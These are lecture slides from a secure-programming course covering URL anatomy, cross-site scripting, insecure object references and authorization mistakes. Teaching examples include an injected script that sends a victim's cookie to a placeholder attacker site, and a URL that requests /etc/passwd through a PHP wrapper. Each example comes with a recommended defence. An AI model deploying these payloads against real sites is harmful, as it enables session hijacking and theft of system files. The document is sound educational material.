Secure Programming Lecture 11: Web Application Security II

David Aspinall

26th February 2016

Recap

Programming **web applications securely** is perhaps the most important case of secure programming today.

- Web is ubiquitous
  - browsers on almost every device
  - cloud provisioned applications on the rise
  - web becomes UI for DevOps, sysadmin, . . .
- Web technologies are ubiquitous
  - HTML5/JavaScript as a platform
  - replacing Flash, Silverlight, etc
  - cross-platform app programming (Tizen, PhoneGap)

Although JS has *serious* drawbacks as a programming language, at least it provides memory safety.

OWASP Top 10 List

- A1 Injection ✓
- A2 Broken Authentication & Session Management ✓
- A3 **Cross-Site Scripting (XSS)**
- A4 **Insecure Direct Object References**
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access Control
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Components with Known Vulnerabilities
- A10 Unvalidated Redirects and Forwards

Structure of URLs

Full URLs, specified in RFC 3986, have up to **eight** parts.

URL anatomy

```
scheme://login:password@address:port/path/to/resource
?query_string#fragment
```

1. scheme Scheme/protocol name
2. // Indicator of a hierarchical URL
3. login:password@ credentials to access (optional)
4. address server to retrieve the data from
5. :port port number to connect to (optional)
6. /path/to/resource hierarchical Unix-style path
7. ?query_string parameters (optional)
8. #fragment identifier (optional)

Parts 3-5 together are called the **authority**.

Scheme name

scheme:

A case-insensitive string, ends with a colon.

Officially registered names are assigned by IANA

- http:, https:, ftp: and *many* others
- in fact (2014): **87 permanent**, **91 provisional**, **9 historical**
  - e.g., spotify:, nfs:, soap.beep:, tv:, paparazzi:
- also *pseudo*-URL adhoc schemes in browsers
  - e.g., javascript:, about:, config:, ...
- and *document fetching schemes* sent to plugins/apps:
  - e.g., mailto:, itms:, cf:

Hierarchical versus scheme-specific

//

Every hierarchical URL in the generic syntax must have the fixed string //.

- Otherwise URL is scheme specific
  - e.g. mailto:bob@ed.ac.uk?subject=Hello

Idea: hierarchical URLs can be parsed generically.

Unfortunately:

- Original RFC 1738 didn't rule out non-hierarchical URLs that contain //
- nor forbid (in practice) parsing URLS without //

Consequence of under-specification

Despite motivations behind XHTML to stop bad HTML on the web, browser implementations are still (deliberately) lax to try to be friendly to buggy web pages and bug-producing developers and backward compatibility. (**Q.** Why?)

For URLs which don't clearly conform to the original RFC, this leads to possibly unexpected treatments, that vary between browsers.

`http:example.com/`

`javascript://example.com/%0alert(1)`

`mailto://user@example.com`

Examples from *The Tangled Web*.

Credentials

login:password@

- optional
- if not supplied, browser acts "anonymously"
- Interpretation is protocol specific
- Wide range of characters possible
  - some browsers reject certain punctuation chars

Exercise. When and when not might this be an appropriate authentication mechanism?

Server address

address

RFC is quite strict:

- case-insensitive DNS name (`www.ed.ac.uk`)
- IPv4, `129.215.233.64`
- IPv6 in brackets `[2001:4860:a005:0:0:0:0:68]`

Implementations are more relaxed:

- range of characters beyond DNS spec
- mix of digit formats, `http://0x7f.1/` = http://127.0.0.1

Question. Why is this relevant to secure web app programming?

Server port

:8080

A decimal number, preceded by a colon.

Usually omitted, the default port number for protocol used.

- e.g., 80 for HTTP, 443 for HTTPS, 21 for FTP
- sometimes servers on non-standard ports is useful

Question. What threats might this enable?

Hierarchical file path

/path/to/resource

- Unix-style, starts with `/`. Must resolve `..` and `.`
- Relative paths allow for non-fully-qualified URLs
- old style apps:
  - direct connection with file system
  - resource=HTML file, served by server
- modern apps:
  - very indirect...
  - complicated URL rewriting, dynamic content
  - paths mapped to parts of programs or database
  - server may be embedded in app

Question. What implications does this have for reviewing the security of web apps?

Query string

?search=purple+bananas

Optional, intended to pass arbitrary parameters to resource. Commonly used syntax:

`name1=value1&name2=value2`

is *not* part of URL syntax. Syntax is related to mail, HTML forms. So:

- server may not presume/enforce query string format
- web applications may legally use other forms after ?

Fragment identifier

##lastsection

- Interpretation depends on client, resource type
  - in practice: anchor names in HTML elements
- *Not* intended to be sent to server
- Recent use: store client-side state while browsing
  - can be changed without page reload
  - easily bookmarked, shared
  - e.g., map locations

Exercise. Find some uses of fragments on web pages and servers. See what happens if they are sent to the server.

Metacharacters

- Some punctuation characters are not allowed
  - e.g., `: / ? # [ ] @ ! $ & ' ( ) * , ; =`
- These are *URL encoded* with percent-ASCII hex
  - e.g., `%2F` encodes `/`, `%25` encodes `%`

The RFC does not specify a fixed mapping, and browsers try to interpret as many user inputs as possible.

E.g. examples like http://%65xample.%63om/, may work in some browsers but not others. Some browsers will *canonicalize* the authority part of the URL, then even try a search (`foo.com`, `www.foo.com`, `...`).

The RFCs are not always followed.

Non-ASCII text encodings in URLs

- Original standards did not allow for non-ASCII text
- but clearly desirable for non-English text
- RFC 3492 introduced *Punycode* to allow behind-the-scenes DNS lookup
  - DNS lookup: `xn-[US-ASCII]-[Unicode]`
  - Browser display: Unicode part

Extension of 38 characters to 100,000 glyphs allowed many *homograph attacks*.

- **pea.com** has 5 identical looking Cyrillic chars
- there are non-slash characters that look like /
- some attacks not easily prevented by DNS registrars

We have (puny) browser, search engine defences for this. Moral: probably better to stick with ASCII.

Overall consequences

Parsing URLs more complicated than might hope. . .

- better to use well-tested libraries than *ad hoc* code

But for *output* want to be very careful

- especially if URLs made from user (attacker) input
- should canonicalize then filter; reformat
- filter especially on the **scheme** and **authority**

Overall consequences

Eyeballs can easily be fooled when looking at URLs.

This is bad for ordinary users as well as web app developers.

http://example.com&gibberish=1234@167772161/

http://example.com@coredump.cx/

http://example.com;.coredump.cx/

Which server is visited by each of these URLs?

Exercise. Try (carefully) visiting these URLs or others similar. Try asking some non-CS friends whose servers URLs like 'www.barclays.banking.com' go to.

Examples from *The Tangled Web*.

Underlying problem for XSS

ALWAYS CHECK YOUR OUTPUTS!


XSS attacks in general

- Attack typically on (another) **user** of the web app
- Attacker tricks app into displaying malicious code
  - typically script code

Many possible aims:

- display random images, popup windows
- change page contents, e.g., alter bank account number
- **session hijacking**: steal session cookies

Session hijacking with XSS



Picture from *Innocent Code*

Example injected script

```
<script>
    document.location.replace(
    "http://www.badguy.example/steal.php"
    + "?what=" + document.cookie)
</script>
```

- redirects victim's browser to attackers site, passing cookie
- might also pass currently visited web page
- . . . then attackers server can issue a redirect back again

Reflected XSS

Reflected XSS occurs when injected malicious code isn't stored in server, but is immediately displayed in the visited page. Suppose:

```
http://mymanpages.org/manpage.php?title=Man+GCC?program=gcc
```

dynamically makes HTML, embedding `title` directly:

```
   <h1>Man GCC</h1>  ....
```

An attacker could use this with a malicious input:

```
... title=<script>...</script>?program=gcc
```

which e.g., steals a cookie.

Exercise. Explain how this attack works in practice.

XSS Solutions

Input processing tricky: need to understand data flow through app: quoting, encoding, passed to/from functions, databases, etc. Hence: **output filtering**.

Plain output: HTML encoding

- Stored data values need to be encoded to represent in HTML (e.g., < converted to `<` etc).

Marked up output: complex filtering

- Need to work through tags in input and rule out risky ones. Scripts may appear in attributes. Flaky.

Marked up output: DSL

- A better approach, use a dedicated syntax, convert to restricted subset of HTML.

Embarrassing PHP blunders

`http://researchsite.ed.ac.uk/showhtml.php?title=User+Manual&file=release%2FUserman.html#Introduction`

A "cool" PHP script `showhtml.php`:

- take a plain HTML file
- wrap it with navigation links, site style
- convert the internal links to reference back to wrapped version

Embarrassing PHP blunders

http://researchsite.ed.ac.uk/showhtml.php?title=User+Manual&file=%2Fetc%25passwd

- remote users can visit any file on the system!!
- mistake motivates defence-in-depth:
  - http server should not serve up any file
  - use internal web server config (separate apps)
  - *and* external OS config (e.g. nobody user, chroot)

Authorization and object access

What was the problem here?

- the app developer (implicitly) authorized users
  - to read documentation files he had created
  - project was open source, no need for logins
  - app contained no paths to files outside the project
  - so no explicit authorization code was written
- *but* PHP code didn't check the filename returned
  - `showhtml.php` provided access to server objects
  - input validation only checked for file existence

There should have been a *re-authorization* step.
A well-written app should only allow access to its own resources.

Looking at anyone's bank account

```
<form action="show-account.asp" method="get">
    Account to display:
    <select name="account">
        <option value="1234.56.78901">1234.56.78901</option>
        <option value="1234.65.43210">1234.65.43210</option>
    </select>
    <input type="submit" name="show" value="Show Account"/>
</form>
```

Example from *Innocent Code*, based on a Norwegian newspaper story about a "17-year geek able to view anyone's bank account".

Solutions for object referencing

Re-validate

- Check authorization again
- Obvious solution, but duplicates effort

Add a data indirection

- Session-specific server side array of account nos

```
        <option value="1">1234.56.78901</option>
        <option value="2">1234.65.43210</option>
```

- Similarly for file access:

```
http://researchsite.ed.ac.uk/showhtml.php?file=1#Introduction
```

for many files, a hash table or database could be used.

Passing too much information

Old flaw: passing *unnecessary* information to client and expecting it back unmodified. . .

```
<form action="/cgi-bin/cgimail.exe" method="post">
    <input type="hidden" name="$File$"
           value="templatesfeedback.txt">
    <input type="hidden" name="$To$"
           value="feedback@somesite.example">
...
</form>
```

Protecting information in server data

Sometimes the server must pass information to the client during the interaction but must protect it.

Example: editing a wiki page.

```
<form>
    <input type="hidden" name="pagename" value="NineteenSixtiesToys"/>
    <textarea cols="80" rows="25" name="wpText"/>
</form>
```

Solution: add a **MAC** constructed with a server-side secret key.

```
    <input type="hidden" name="pagemac"
        value="bc9faaae1e35d52f3dea9651da12cd36627b8403"/>
```

Or, could encrypt the pagename.

Other authorization mistakes

Assuming requests occur in proper order

- For an admin task (e.g., password reset): assuming that user must have issued a `GET` to retrieve a form, before a `POST`
  - only checking authorization on first step

Authorization by obscurity

- Supposing that because a web page is not linked to the main site, only people who are given it will be able to reach it.

http://www.myserver.com/secretarea/privatepaper.pdf

Review questions

URLs

- Recap the 8 components of a URL. From a server side point of view, which of these is trustworthy? From the web app viewpoint, which of these is it most important to validate in output, to protect your users?

XSS

- Explain how session stealing works with XSS. How could a reflected XSS attack steal a session?

Object references

- Why is it important to add defence-in-depth when configuring web servers? Give three examples of ways in which a web application may be restricted by a (separate) server.

References

Some commentary and examples were taken from the texts:

- *Innocent Code: a security wake-up call for web programmers* by Sverre H. Huseby, Wiley, 2004.
- *The Tangled Web: a Guide to Securing Modern Web Applications* by Michal Zalewski, No Starch Press, 2012.

as well as the named RFCs.